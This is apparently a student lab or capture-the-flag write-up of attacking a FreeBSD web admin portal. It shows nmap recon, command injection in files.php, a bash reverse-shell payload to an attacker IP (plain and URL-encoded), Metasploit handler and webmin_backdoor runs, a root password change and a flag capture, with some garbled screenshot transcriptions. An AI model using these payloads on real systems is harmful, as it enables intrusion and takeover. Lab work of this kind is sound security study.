

Executive Report

Exploiting Target Bifur

(bifur.shire.org // 10.0.5.24)

Akatsuki, Inc.

Pain's Tower,
The Village Hidden in the Rain,
Amegakure

TEL: 819-1280
EMAIL: akatsuki@hotmail.com
MEMBERS: David Thomsen and Micah Kezar

Table of Contents

1. Report
2. Intro
3. Objective
4. Recommendations
5. Exploitation

Report

Bifur has a known exploit in the Web Admin Portal, where malicious users are able to perform remote code execution using the “Inspect Element” feature within any Web Browser. The exploit we used was remote code execution, leading to a reverse shell, allowing root credential changes which lead to SSHing as the root user. We were able to abuse the log file page `files.php`. Through this page, we were able to execute remote code, and create a reverse shell, granting us access to the server.

Introduction

The purpose of this report is to show the efforts and methods that were used in this investigation. It will include the exploits used, as well as command inputs, and lastly, the results.

Objective

The objective of this report was to exploit *bifur.shire.org* within the shire network. We were tasked to leverage vulnerabilities found in the system in order to elevate access up to administrator’s access.

Recommendations

I would recommend a few solutions or possible deterrents to stop this type of attack happening in an uncontrolled environment.

1. DO NOT under any circumstances use the default credentials, ESPECIALLY on the administrator account. Default credentials are well known on all operating systems especially Mac, Windows, and many Linux distros.
2. Do not use applications that have known vulnerabilities. Webmin has multiple known exploit all with very high CVE danger ratings.
3. Do not have SSH as an open port if there is no way to verify who is logging in and from where. A malicious user would be able to alter the root user’s credentials and SSH in from any computer.



Exploitation

Target : bifur.shire.org // 10.0.5.24

Nslookup:

```
└─(champuser㉿kali)-[~]
$ nslookup bifur.shire.org 10.0.5.22
Server:      10.0.5.22
Address:     10.0.5.22#53

Name:   bifur.shire.org
Address: 10.0.5.24
```

Used nslookup in order to grab the address for the server.


NMAP (looking for open ports and possible vulnerabilities):

```
└─(champuser㉿kali)-[~]
$ nmap -A 10.0.5.24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-16 14:40 EDT
Nmap scan report for 10.0.5.24
Host is up (0.0014s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.8 (FreeBSD 20211221; protocol 2.0)
| ssh-hostkey:
|_ 3072 c3b112faa76aba9696f70657be16c49b (RSA)
|_ 256 90c439c4f0bd3dd4faca4f0d100532b5 (ECDSA)
|_ 256 83b064a0e540a58c6f365568d6069508 (ED25519)
80/tcp    open  http     nginx 1.20.2
| http-server-header: nginx/1.20.2
| http-title: Admin Functions
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.50 seconds
```

Noticed port 80 was open, so we navigated to this webpage.


Webpage:



Here we are prompted with the webpage. We were not able to find any issues immediately with the “Server Time” or “Network Information” tab, however another recommendation is to not have the server’s `ifconfig` up for the public. We took a closer look into the Log files tab and soon found it could be exploited.



Within this query, we have the option to view a long list of logs. If we use the Inspect Element feature built in to all Web Browsers, we can find the same list of logs. However, changing the file here alters the query, and has the server return the contents of /etc/passwd.



The screenshot shows the 'Elements' tab of a browser's developer tools. The page structure is as follows:

```
<!DOCTYPE html>
<html>
  <head>...</head>
  <body>
    <div class="image">...</div>
    <div>...</div>
    <main>
      <form id="logform" method="post">
        <div>
          <label for="logfiles">Log File</label>
          <select id="logfiles" name="logfiles">
            <option>/etc/passwd</option> (slot == $0)
            <option>/var/log/auth.log.0.bz2</option> (slot == $1)
            <option>/var/log/auth.log.1.bz2</option> (slot == $2)
            <option>/var/log/auth.log.2.bz2</option> (slot == $3)
            <option>/var/log/auth.log.3.bz2</option> (slot == $4)
            <option>/var/log/auth.log.4.bz2</option> (slot == $5)
            <option>/var/log/auth.log.5.bz2</option> (slot == $6)
          ...
        </select>
      </form>
    </main>
  </body>
</html>
```

The 'logfiles' dropdown menu is expanded, showing several options. The first option, '/etc/passwd', is highlighted with a blue background and has a tooltip '(slot == \$0)' next to it. Other options include '/var/log/auth.log.0.bz2' through '/var/log/auth.log.5.bz2', each with its own slot number.

Looking at the /etc/passwd file helped, but not by providing passwords. It provides information regarding each user.

Log File ▾

View Log

Selected File:/etc/passwd

```
# $FreeBSD$  
#  
root:*:0:0:Charlie &:/bin/csh  
toor:*:0:0:Bourne-again Superuser:/root:  
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin  
operator:*:2:5:System &::/usr/sbin/nologin  
bin:*:3:7:Binaries Commands and Source://:/usr/sbin/nologin  
tty:*:4:65533:Tty Sandbox:/::/usr/sbin/nologin  
kmem:*:5:65533:KMem Sandbox:/::/usr/sbin/nologin  
games:*:7:13:Games pseudo-user:/::/usr/sbin/nologin  
news:*:8:8:News Subsystem:/::/usr/sbin/nologin  
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin  
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin  
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin  
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin  
bind.*:53:53:Bind Sandbox:/::/usr/sbin/nologin  
unbound.*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin  
proxy.*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin  
_pflogd.*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin  
_dhcp.*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin  
uucp.*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico  
pop.*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin  
auditdistd.*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin  
www.*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin  
ntpd.*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin  
_ypldap.*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin  
hast.*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin  
tests.*:977:977:Unprivileged user for tests:/nonexistent:/usr/sbin/nologin  
nobody.*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin  
deployer.*:1002:1002:User &:/home/deployer:/bin/sh
```

This shows all the users as well as the information about what each one is used for.

Vulnerabilities:

The screenshot shows a user interface for viewing log files. At the top, there is a dropdown menu labeled "Log File" containing the options "/etc/passwd | ifconfig" and a dropdown arrow. Below this is a large blue button with the text "View Log". Underneath the button, there is another dropdown menu labeled "Log File" with the option "/var/log/auth.log" selected. Below this second dropdown is another blue "View Log" button. The main content area is titled "Selected File:/etc/passwd | ifconfig" and contains the following text:

```
vmx0: flags=8863 metric 0 mtu 1500
      options=4e403bb
      ether 00:50:56:a1:f0:96
      inet 10.0.5.24 netmask 0xffffffff broadcast 10.0.5.255
      media: Ethernet autoselect
      status: active
      nd6 options=29
lo0: flags=8049 metric 0 mtu 16384
      options=680003
      inet6 ::1 prefixlen 128
      inet6 fe80::1%lo0 prefixlen 64 scopeid 0x2
      inet 127.0.0.1 netmask 0xff000000
      groups: lo
      nd6 options=21
```


We assumed that the way this information was displayed was simply by running a command to show the file listed. With this, we had simply added a pipe and an additional command to test this and to our surprise, the console displayed the command.

Foothold:

Using Metasploit, as well as the Burp suite, we were able to carefully alter what was being sent to the server, and how.

Burp Suite:

We used this to intercept each request to the server and alter it as it is being sent.



When interacting with the View Log button, this is the interception without any altering. This is also where we were able to enter commands in order to create the reverse shell.

Unset

```
/etc/passwd;bash -c 'bash -i >& /dev/tcp/10.0.17.74/6969 0>&1'
```

This command was the one we had ran within the frame, however we had to encode it to avoid conflicts with special characters.

```
%2fetc%2fpasswd%3bbash%20-  
c%20'bash%20-i%20%3e%26%20  
%2fdev%2ftcp%2f10.0.17.74%  
2f6969%20%3e%261'S
```

Decoded from: URL encoding ▾

```
/etc/passwd;bash -c 'bash  
-i >& /dev/tcp/10.0.17.74/  
6969 0>&1$'
```

Bifur's Web Admin Portal

Log File: /var/log/auth.log

View Log

```

1 POST /function=files.php HTTP/1.1
2 Host: 10.0.5.24
3 Content-Length: 32
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.0.5.24
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://10.0.5.24/?function=files.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 logfiles=%2fetc%2fpasswd%bbash%20-c%20'bash%20-i%20%3e%26%20%2fde
v%2ftcp%2f10.0.17.74%2f6969%20%3e%261's

```

Metasploit:

We utilized metasploit to utilize this shell that was created.

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 6969
LPORT => 6969
msf6 exploit(multi/handler) > set LHOST 10.0.17.74
LHOST => 10.0.17.74
msf6 exploit(multi/handler) > exoloit
[-] Unknown command: exoloit
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.17.74:6969

```

(After this was ran, the altered BurpSuite frame was forwarded to the server)

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.17.74:6969
[*] Command shell session 1 opened (10.0.17.74:6969 → 10.0.5.24:54237) at 2023-09-16 16:09:01 -0400
```

Shell Banner:
bash: cannot set terminal process group (898): Can't assign requested address
bash: no job control in this shell
[www@bifur /usr/local/www/nginx-dist]\$

[www@bifur /usr/local/www/nginx-dist]\$ ls -a -x --www-form-urlencoded
50x.html
EXAMPLE_DIRECTORY-DONT_ADD_OR_TOUCH_ANYTHING
b2.jpg
files.php
index.html
index.php
net.php
styles.css
time.php
[www@bifur /usr/local/www/nginx-dist]\$

And with all of this, a foothold was created.

Exploitation and Lateral Movement:

Sources Utilized:

- [Webmin backdoor](#)
- [A similar approach](#)
- [The webmin info page](#)

Navigation and Privileges:

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i http://10.0.5.24
```

Active sessions

Id	Name	Type
1		shell sparc/bsd

Information

Connection

Shell Banner: bash: cannot set te 10.0.17.74:6969 → 10.0.5.24:2478
rminal process group (898): Can't, 2 (10.0.5.24).php
assign re ...Accept-Encoding: gzip, deflate

Use CTRL+Z to suspend the current session, and enter the following information for a proxy server, then the elevated shell.

```
msf6 exploit(linux/http/webmin_backdoor) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > route add 10.0.5.0 255.255.255.0 3
[*] Route added
msf6 post(multi/manage/shell_to_meterpreter) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

msf6 auxiliary(server/socks_proxy) > [*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > use exploit/linux/http/webmin_backdoor
[*] Using configured payload cmd/unix/reverse_perl
```

The screenshot shows the Metasploit Framework interface with the following details:

- Exploit Selection:** `exploit(linux/http/webmin_backdoor)` is selected.
- Module Options (exploit/linux/http/webmin_backdoor):**
 - Proxies:** `socks4:127.0.0.1:1080` (highlighted with a red star)
 - RHOSTS:** `10.0.5.24` (highlighted with a purple star)
 - RPORT:** `10000`
 - SRVHOST:** `0.0.0.0`
 - SRVPORT:** `8080` (highlighted with a green star)
 - SSL:** `true` (highlighted with a blue star)
 - SSLCert:** `/`
 - TARGETURI:** `/`
 - URIPATH:** `/`
 - VHOST:** `HTTP server virtual host`
- Payload Options (cmd/unix/reverse_perl):**
 - LHOST:** `10.0.17.74` (highlighted with a purple star)
 - LPORT:** `4444` (highlighted with a blue star)
- Exploit Target:**
 - Automatic (Unix In-Memory)** is selected.
- Session Control:** Shows session 4 (root shell) connected to `10.0.17.74:4444`.
- Request Headers:** Shows various headers including `Upgrade-Insecure-Requests: 1`, `Origin: https://10.0.5.24`, `Content-Type: application/x-www-form-urlencoded`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.125 Safari/537.36`.
- View the full module info with the `info`, or `info -d` command.**
- Output:**

```
msf6 exploit(linux/http/webmin_backdoor) > set lport 4444
lport => 4444
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.0.17.74:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 4 opened (10.0.17.74:4444 → 10.0.5.24:15900) at 2023-09-16 17:53:41 -0400
```

1 - Red - The exploit being utilized

2 - Purple - The Proxy information as well as the remote host field

3 - Blue - This was a field that caused an issue when left on false, so it was noted here to change

4 - Green - Local settings for the host address as well as the listening port

Then, resuming the session named in the final line of the output, the user is presented with a root shell.

```
whoami  
root  
pwd  
/usr/local/webmin/acl
```

Access and Flags:

After getting root access, the next steps were relatively straightforward. The shell provided was not a fully working shell, and only gave outputs, and no error messages.

Being root already, and knowing that port 22 was open, We were able to simply change the password of the root user using the passwd command and SSH in.

```
passwd  
New Password:password  
  
Retype New Password:New Password:password  
  
Retype New Password:New Password:password  
password  
Retype New Password:password
```

The console is kind of funky but it got the job done.

```
—(champuser㉿kali)-[~]  
$ ssh root@10.0.5.24  
(root@10.0.5.24) Password for root@bifur:  
Last login: Thu Jun 16 09:29:26 2022 from 10.0.17.50  
FreeBSD 12.1 RELEASE r100000_1_r250110_f-0575c2212 GENERIC  
  
Welcome to FreeBSD!  
  
Release Notes, Errata: https://www.FreeBSD.org/releases/  
Security Advisories: https://www.FreeBSD.org/security/  
FreeBSD Handbook: https://www.FreeBSD.org/handbook/  
FreeBSD FAQ: https://www.FreeBSD.org/faq/  
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/  
FreeBSD Forums: https://forums.FreeBSD.org/  
  
Documents installed with the system are in the /usr/local/share/doc/freebsd/  
directory, or can be installed later with: pkg install en-freebsd-doc  
For other languages, replace "en" with a language code like de or fr.  
  
Show the version of FreeBSD installed: freebsd-version ; uname -a  
Please include that output and any error messages when posting questions.  
Introduction to manual pages: man man  
FreeBSD directory layout: man hier  
  
To change this login announcement, see motd(5).  
root@bifur:~ # ls  
.ansible .cshrc .login .src  
.ansible_gpg .!5login .profile root-flag.txt  
root@bifur:~ # cat root-flag.txt  
"345737cb-bf42-49f5-af90-13d3f8a24e23"  
root@bifur:~ # ss
```

Root Flag